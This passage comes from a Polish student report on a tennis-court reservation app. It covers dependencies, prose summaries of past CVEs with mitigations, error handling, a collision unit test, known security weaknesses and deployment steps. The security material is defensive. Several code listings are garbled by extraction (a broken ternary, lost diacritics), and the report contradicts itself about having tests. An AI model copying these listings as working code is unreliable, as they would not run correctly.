@radix-ui/react-dialog	1.1.15	Komponent dialogów UI
@radix-ui/react-select	2.2.6	Komponent wyboru opcji UI
tailwindcss	3.4.19	Narzędzie CSS (utility-first)
react-router-dom	7.14.2	Routing po stronie klienta (SPA)
lucide-react	1.8.0	Ikony SVG

5.2. Znane podatności w poprzednich wersjach zależności

Projekt używa aktualnych wersji wszystkich kluczowych pakietów. Poniżej przedstawiono CVE, które dotyczyłyby wersji starszych – jako ilustracja ryzyka, jakie niesie opóźnianie aktualizacji.

CVE-2022-23529 – jsonwebtoken < 9.0.0

Identyfikator	CVE-2022-23529
CVSS v3	7.6 (High)
Podatna wersja	jsonwebtoken < 9.0.0
Używana wersja	9.0.2 (bezpieczna)
Opis	Gdy pole <code>secretOrPublicKey</code> w opcjach weryfikacji jest obiektem kontrolowanym przez użytkownika, możliwe było wstrzyknięcie dowolnych opcji weryfikatora, omijając tym samym walidację algorytmu lub podpisu. Atakujący mógł sfabrykować token JWT akceptowany przez serwer.
Mitygacja	Aktualizacja do wersji $\geq 9.0.0$; upewnienie się, że <code>secretOrPublicKey</code> pochodzi wyłącznie z konfiguracji serwera, a nie z danych klienta.

CVE-2023-45857 – axios < 1.6.0

Identyfikator	CVE-2023-45857
CVSS v3	6.5 (Medium)
Podatna wersja	axios < 1.6.0
Używana wersja	1.15.2 (bezpieczna)
Opis	Nagłówek <code>X-XSRF-TOKEN</code> był przesyłany także do innych domen niż źródłowa, jeśli zapytanie było wykonywane do innego origin. Powodowało to wyciek tokenu anty-CSRF do potencjalnie wrogów serwera.
Mitygacja	Aktualizacja do wersji $\geq 1.6.0$; weryfikacja, że konfiguracja <code>withCredentials</code> nie jest ustawiana globalnie dla wszystkich zapytań cross-origin.

CVE-2024-29041 – express < 4.19.0

Identyfikator	CVE-2024-29041
CVSS v3	6.1 (Medium)
Podatna wersja	express < 4.19.0
Używana wersja	4.19.2 (bezpieczna)
Opis	Nieprawidłowa walidacja ścieżek URL w metodzie <code>res.redirect()</code> pozwalała na przemyt nagłówków HTTP (<i>open redirect</i> / header injection). Atakujący mógł skonstruować URL, który wygląda jako re-directujący do zaufanej domeny, a w rzeczywistości wstrzykiwał dodatkowe nagłówki HTTP (np. <code>Location</code> z dwiema wartościami).
Mitygacja	Aktualizacja do wersji $\geq 4.19.2$; unikanie przekazywania niezaufanych danych bezpośrednio do <code>res.redirect()</code> .

Rekomendacja – audyt zależności

Zaleca się regularne uruchamianie `npm audit` w obu katalogach (`client/` i `server/`) oraz skonfigurowanie automatycznych alertów Dependabot w repozytorium GitHub. Bieżąca polityka „aktualizuj przy okazji” jest ryzykowna dla projektu produkcyjnego.

6. Część otwarta

Część otwarta jest najważniejszym miejscem na pokazanie, że projekt nie jest traktowany bezkrytycznie. Zamiast udawać, że aplikacja jest gotowa produkcyjnie, opisujemy tu konkretne sytuacje awaryjne, test jednej kluczowej reguły biznesowej, słabości obecnej wersji oraz sposób wdrożenia. To są rzeczy, o które najłatwiej zapytać podczas prezentacji, bo pokazują, czy zespół rozumie konsekwencje swoich decyzji.

6.1. Obsługa błędów

System posiada podstawowy mechanizm obsługi błędów: wrapper `asyncHandler` przekazuje wyjątki z tras asynchronicznych do globalnego middleware `errorHandler`. Nadal jest to jednak mechanizm prosty, bez rozbudowanego logowania audytowego, identyfikatorów

incydentów i osobnych komunikatów dla wszystkich awarii zależności. Poniżej opisano dwa konkretne scenariusze awaryjne.

Scenariusz A: Niedostępność bazy danych

Gdy baza PostgreSQL na Railway jest niedostępna (np. restart instancji, wyczerpanie limitu planu), zapytanie przez `pool.query()` rzuca wyjątkiem, który trafia do handlera błędów. Backend nie powinien wtedy ujawniać `stacktrace`'a użytkownikowi, a jedynie zwrócić kontrolowaną odpowiedź JSON.

```
1 const errorHandler = (err, req, res, next) => {
2   console.error('--- BACKEND ERROR ---');
3   console.error('Path: ${req.path}');
4   console.error('Message: ${err.message}');
5
6   let statusCode = res.statusCode === 200 - 500 : res.statusCode;
7   let message = err.message || 'Wyst pi nieoczekiwany b d
   serwera';
8
9   if (err.code === '23505') {
10    statusCode = 409;
11    message = 'Ten rekord ju istnieje w bazie.';
12  }
13
14  res.status(statusCode).json({
15    success: false,
16    error: message,
17  });
18 };
```

Listing 8: Globalny handler błędów – `server/middleware/errorHandler.js`

Skutek dla użytkownika: zamiast białego ekranu powinien otrzymać odpowiedź JSON z błędem. Słabością obecnej wersji jest to, że komunikat nie rozróżnia czy problemem była baza danych, sieć, limit Railway czy inny błąd serwera.

Zalecenie: rozbudować handler o klasyfikację awarii bazy danych i zwracać status 503 `Service Unavailable` dla niedostępnych zależności:

```
1 if (err.code === 'ECONNREFUSED' || err.message.includes('database'))
2 {
3   return res.status(503).json({
4     error: 'Baza danych jest chwilowo niedost pna. Spr buj
       p niej.'
5   });
6 }
```

Listing 9: Docelowa odpowiedź dla awarii bazy

Scenariusz B: Niedostępność OpenWeatherMap API

Widget pogody wysyła zapytanie do zewnętrznego API. Gdy API jest niedostępne lub klucz jest nieprawidłowy, frontend przełącza się na dane mockowe – ale bez powiadamiania

użytkownika:

```

1 const fetchWeather = async () => {
2   try {
3     const res = await axios.get(`/api/weather-city=${city}`);
4     setWeather(res.data);
5   } catch (err) {
6     // Cicha degradacja -- u ytkownik nie wie, e dane s fikcyjne
7     setWeather({ temp: 20, description: 'Brak danych', icon: '01d'
8       });
9   }
10 };

```

Listing 10: Cicha degradacja widgetu pogodowego

Zalecenie: ustawić stan `isOffline: true` i wyświetlić stosowną informację w interfejsie (np. ikonkę z podpowiedzią „dane pogodowe niedostępne”).

6.2. Test jednostkowy – wykrywanie kolizji rezerwacji

Najważniejsza logika biznesowa systemu to weryfikacja, czy nowa rezerwacja nie koliduje z istniejącymi. Implementacja opiera się na warunku:

NOT (existEnd <= newStart OR existStart >= newEnd)

Poniższy test sprawdza cztery przypadki brzegowe bez żadnych zewnętrznych zależności (uruchamiany przez node `test_collision.js`):

```

1 // test_collision.js
2 const assert = require('assert');
3
4 /**
5  * Sprawdza, czy przedzia [newStart, newEnd) koliduje z
6  * [existStart, existEnd).
7  * Zwraca true, je li zachodz na siebie.
8  */
9 function hasConflict(existStart, existEnd, newStart, newEnd) {
10   return !(existEnd <= newStart || existStart >= newEnd);
11 }
12
13 // Test 1: nowa rezerwacja zaczyna si dok adnie gdy poprzednia
14 // si ko czy
15 // Oczekiwany wynik: brak kolizji (granica stykaj ca si , nie
16 // nak adaj ca)
17 assert.strictEqual(
18   hasConflict('10:00', '11:00', '11:00', '12:00'),
19   false,
20   'Test 1 FAIL: stykaj ce si przedzia y nie powinny kolidowa ');
21
22 // Test 2: nowa rezerwacja ko czy si dok adnie gdy poprzednia
23 // si zaczyna

```

```
21 // Oczekiwany wynik: brak kolizji
22 assert.strictEqual(
23   hasConflict('12:00', '14:00', '10:00', '12:00'),
24   false,
25   'Test 2 FAIL: koniec nowej == pocz tek istniej cego nie powinien
    kolidowa '
26 );
27
28 // Test 3: nowa rezerwacja cz ciowo nak ada si na istniej c
29 // Oczekiwany wynik: kolizja
30 assert.strictEqual(
31   hasConflict('10:00', '12:00', '11:00', '13:00'),
32   true,
33   'Test 3 FAIL: cz ciowe nak adanie si powinno by kolizj '
34 );
35
36 // Test 4: nowa rezerwacja jest ca kowicie wewn trz istniej cego
    przedzia u
37 // Oczekiwany wynik: kolizja
38 assert.strictEqual(
39   hasConflict('09:00', '15:00', '10:00', '12:00'),
40   true,
41   'Test 4 FAIL: rezerwacja zawarta wewn trz innej powinna by
    kolizj '
42 );
43
44 console.log('Wszystkie 4 testy przesz y pomy lnie.');
```

Listing 11: Test jednostkowy – 4 przypadki kolizji czasowych

Nr	Opis przypadku	Oczekiwany	Wynik
1	Stykające się przedziały (nowy zaczyna się gdy stary się kończy)	false	PASS
2	Stykające się przedziały (nowy kończy się gdy stary się zaczyna)	false	PASS
3	Częściowe nakładanie się	true	PASS
4	Nowy przedział zawarty całkowicie wewnątrz istniejącego	true	PASS

6.3. Znane słabości systemu

Poniżej zebrano wszystkie zidentyfikowane słabości, które nie zostały w pełni zaadresowane w bieżącej wersji systemu.

1. **JWT w localStorage (ryzyko XSS).** Opisane szczegółowo w sekcji 4.2. Token jest dostępny dla dowolnego skryptu działającego na stronie. *Zalecenie:* przeniesienie do ciasteczka z flagami HttpOnly oraz SameSite=Strict w celu jednoczesnej ochrony przed XSS i CSRF.

2. **Brak rate-limitingu na endpointach auth.** Opisane w sekcji 4.3. Możliwe ataki słownikowe na hasła. *Zalecenie:* `express-rate-limit`.
3. **Brak testów automatycznych.** Projekt nie zawiera żadnych testów (unit, integration, e2e). Regresje logiki biznesowej (np. zmiana warunku kolizji) mogą być niezauważone. *Zalecenie:* dodać testy z udziałem Jest lub Vitest.
4. **Brak nagłówków bezpieczeństwa HTTP.** Pakiet `helmet` nie jest używany. Brakuje: `Content-Security-Policy`, `X-Frame-Options`, `X-Content-Type-Options`, `Referrer-Policy`. *Zalecenie:* dodać pakiet `helmet` i wywołać go w `server/index.js` jako globalny middleware.
5. **Brak logowania zdarzeń bezpieczeństwa.** Nieudane logowania, odmowy dostępu (403) ani anomalie nie są rejestrowane w żadnym dedykowanym logu audytowym. *Zalecenie:* dodać middleware logujący co najmniej: źródłowe IP, timestamp, email, wynik próby logowania.
6. **Uzależnienie od dostawców chmury.** Jeśli Railway lub Vercel zmienia warunki serwisu lub doświadcza przerwy, cała aplikacja jest niedostępna. Brak strategii fail-over. *Zalecenie:* zdefiniować RTO/RPO, rozważyć backup poza Railway (`pg_dump` do zewnętrznego storage).

6.4. Scenariusz wdrożenia

Poniżej opisano krok po kroku jak uruchomić system w środowisku produkcyjnym na platformach Vercel (frontend) i Railway (backend + PostgreSQL).

Krok 1: Baza danych (Railway PostgreSQL)

1. Zalogować się na <https://railway.app> i utworzyć nowy projekt.
2. Dodać usługę PostgreSQL (przycisk *Add Service*).
3. Railway automatycznie generuje zmienną środowiskową `DATABASE_URL` (format: `postgresql://user:pass@host:port/dbname`).
4. Schemat bazy danych jest tworzony automatycznie przy pierwszym uruchomieniu backendu przez funkcję `initDb()` w `server/db/index.js`.

Krok 2: Backend (Railway Node.js)

1. W tym samym projekcie Railway dodać usługę z repozytorium GitHub (zakładka *GitHub Repo*).
2. Ustawić katalog roboczy na `server/`.
3. Skonfigurować zmienne środowiskowe:

```
1 DATABASE_URL=<automatycznie z usługi PostgreSQL>
2 JWT_SECRET=<losowy ci g min. 32 znak w>
3 CLIENT_URL=https://tennis-courts-nu.vercel.app
4 PORT=3001
5 NODE_ENV=production
```

Listing 12: Zmienne środowiskowe backendu (Railway)

Krok 3: Frontend (Vercel)

1. Zalogować się na <https://vercel.com>, importować repozytorium i ustawić *Root Directory* na `client/`.
2. Dodać zmienną środowiskową:

```
1 VITE_API_URL=https://<twoj-backend>.railway.app
```

Listing 13: Zmienne środowiskowe frontendu (Vercel)

3. Plik `client/vercel.json` zawiera regułę `rewrite` dla SPA:

```
1 {
2   "rewrites": [{ "source": "/(.*)", "destination": "/index.html" }]
3 }
```

Listing 14: vercel.json – rewrite dla SPA

Krok 4: Weryfikacja wdrożenia

- Endpoint zdrowia backendu: `GET /api/health` powinien zwrócić `{"status":"ok"}`.
- Rejestracja testowego konta i wykonanie rezerwacji.
- Sprawdzenie logów Railway (zakładka *Observe* → *Logs*).

Automatyczny CI/CD


Vercel i Railway są podłączone do repozytorium GitHub. Każdy push na gałąź `main` automatycznie wyzwała nowe wdrożenie – brak ręcznych kroków deploymentu po pierwszej konfiguracji.

7. Dokumentacja fotograficzna projektu


Zrzuty ekranu dokumentują, że opisane w raporcie mechanizmy rzeczywiście działają w aplikacji: uwierzytelnianie użytkownika, tworzenie rezerwacji, funkcje administracyjne, wdrożenie na platformach chmurowych oraz komunikację frontend–backend przez REST API.

Uwaga dotycząca danych wrażliwych

Ze względów bezpieczeństwa na zamieszczonych zrzutach celowo ukryto wartości wrażliwe: sekrety, tokeny JWT, dane logowania oraz connection stringi do bazy danych. Tam, gdzie pokazano panele Railway lub Vercel, wartości zmiennych środowiskowych zostały zamaskowane.



Rysunek 5: Strona główna aplikacji i lista dostępnych kortów



Rysunek 6: Formularz logowania użytkownika

The screenshot shows a dark-themed reservation form for a tennis court. The title 'Nowa rezerwacja' is at the top left, with a close button 'X' at the top right. Below the title, it specifies 'Kort Twardy nr 1'. A date selection section labeled 'WYBIERZ DZIEŃ' shows '21.05.2026' with a calendar icon. The 'CZAS ROZPOCZĘCIA' (Start Time) section is a grid of 15 buttons from 07:00 to 20:00 in 1-hour increments; the 14:00 button is highlighted in green. The 'CZAS TRWANIA' (Duration) section has three buttons: '1 h', '✓ 1.5 h' (highlighted in green), and '2 h'. At the bottom left, the total cost 'CAŁKOWITY KOSZT' is '90 zł'. At the bottom right, there are two buttons: 'Anuluj' (Cancel) and 'Zarezerwuj teraz' (Reserve now), with the latter being green.

Nowa rezerwacja ×

Kort Twardy nr 1

📅 WYBIERZ DZIEŃ

21.05.2026 📅

🕒 CZAS ROZPOCZĘCIA

07:00	08:00	09:00	10:00	11:00
12:00	13:00	14:00	15:00	16:00
17:00	18:00	19:00	20:00	

CZAS TRWANIA

1 h

✓ 1.5 h

2 h

CAŁKOWITY KOSZT

90 zł

Anuluj Zarezerwuj teraz

Rysunek 7: Tworzenie rezerwacji kortu przez użytkownika USER

[Korty](#) [Rezerwacje](#) [Admin](#)

 **23°C** · zachmurzenie umiarkowane 

[Admin](#) [Test Admin](#) [Wyloguj](#)

Rezerwacje

Wszystkie rezerwacje w systemie

[+ Nowa rezerwacja](#)



Kort Trawiasty VIP
czw., 28 maja 2026 16:00 – 18:00
Test Gracz (test_gracz@tennis.pl)

Anuluj



Kort Twardy nr 1
czw., 21 maja 2026 14:00 – 15:30
Test Gracz (test_gracz@tennis.pl)

Anuluj



Kort Trawiasty VIP
sob., 2 maja 2026 13:00 – 14:00
Test Moderator (test_mod@tennis.pl)

Anuluj



Kort Centralny
sob., 2 maja 2026 14:00 – 15:30
Test Moderator (test_mod@tennis.pl)

Anuluj



Kort Centralny
pt., 1 maja 2026 10:00 – 12:00
Test Gracz (test_gracz@tennis.pl)

Anuluj



Kort Twardy nr 1
śr., 29 kwietnia 2026 13:00 – 15:00
Test Gracz (test_gracz@tennis.pl)

Anuluj

Rysunek 8: Lista rezerwacji zalogowanego użytkownika

ADMIN

Panel administracyjny

Zarządzaj kortami i rezerwacjami

3

Korty aktywne

1

Rezerwacje dziś

6


Łącznie aktywnych

Korty

Rezerwacje

Użytkownik	Kort	Data	Godziny	
Test Gracz test_gracz@tennis.pl	Kort Trawiasty VIP	28.05.2026	16:00 – 18:00	Anuluj
Test Gracz test_gracz@tennis.pl	Kort Twardy nr 1	21.05.2026	14:00 – 15:30	Anuluj
Test Moderator test_mod@tennis.pl	Kort Trawiasty VIP	2.05.2026	13:00 – 14:00	Anuluj
Test Moderator test_mod@tennis.pl	Kort Centralny	2.05.2026	14:00 – 15:30	Anuluj
Test Gracz test_gracz@tennis.pl	Kort Centralny	1.05.2026	10:00 – 12:00	Anuluj
Test Gracz test_gracz@tennis.pl	Kort Twardy nr 1	29.04.2026	13:00 – 15:00	Anuluj

Rysunek 9: Panel administratora i zarządzanie kortami



The image shows a registration form for 'TennisCourts'. The form is titled 'Rejestracja' (Registration) and includes fields for 'IMIĘ I NAZWISKO' (First and Last Name), 'EMAIL', and 'HASŁO' (Password). The 'HASŁO' field has a minimum length requirement of 6 characters. A green button labeled 'Utwórz konto' (Create account) is at the bottom. Below the button, there is a link 'Masz już konto? Zaloguj się' (Already have an account? Log in).

T
TennisCourts

Rejestracja

IMIĘ I NAZWISKO

Jan Kowalski

EMAIL

twoj@email.pl

HASŁO


Min. 6 znaków

Minimum 6 znaków. Nowe konto otrzymuje rolę USER.


Utwórz konto

Masz już konto? [Zaloguj się](#)


Rysunek 10: Formularz rejestracji nowego użytkownika



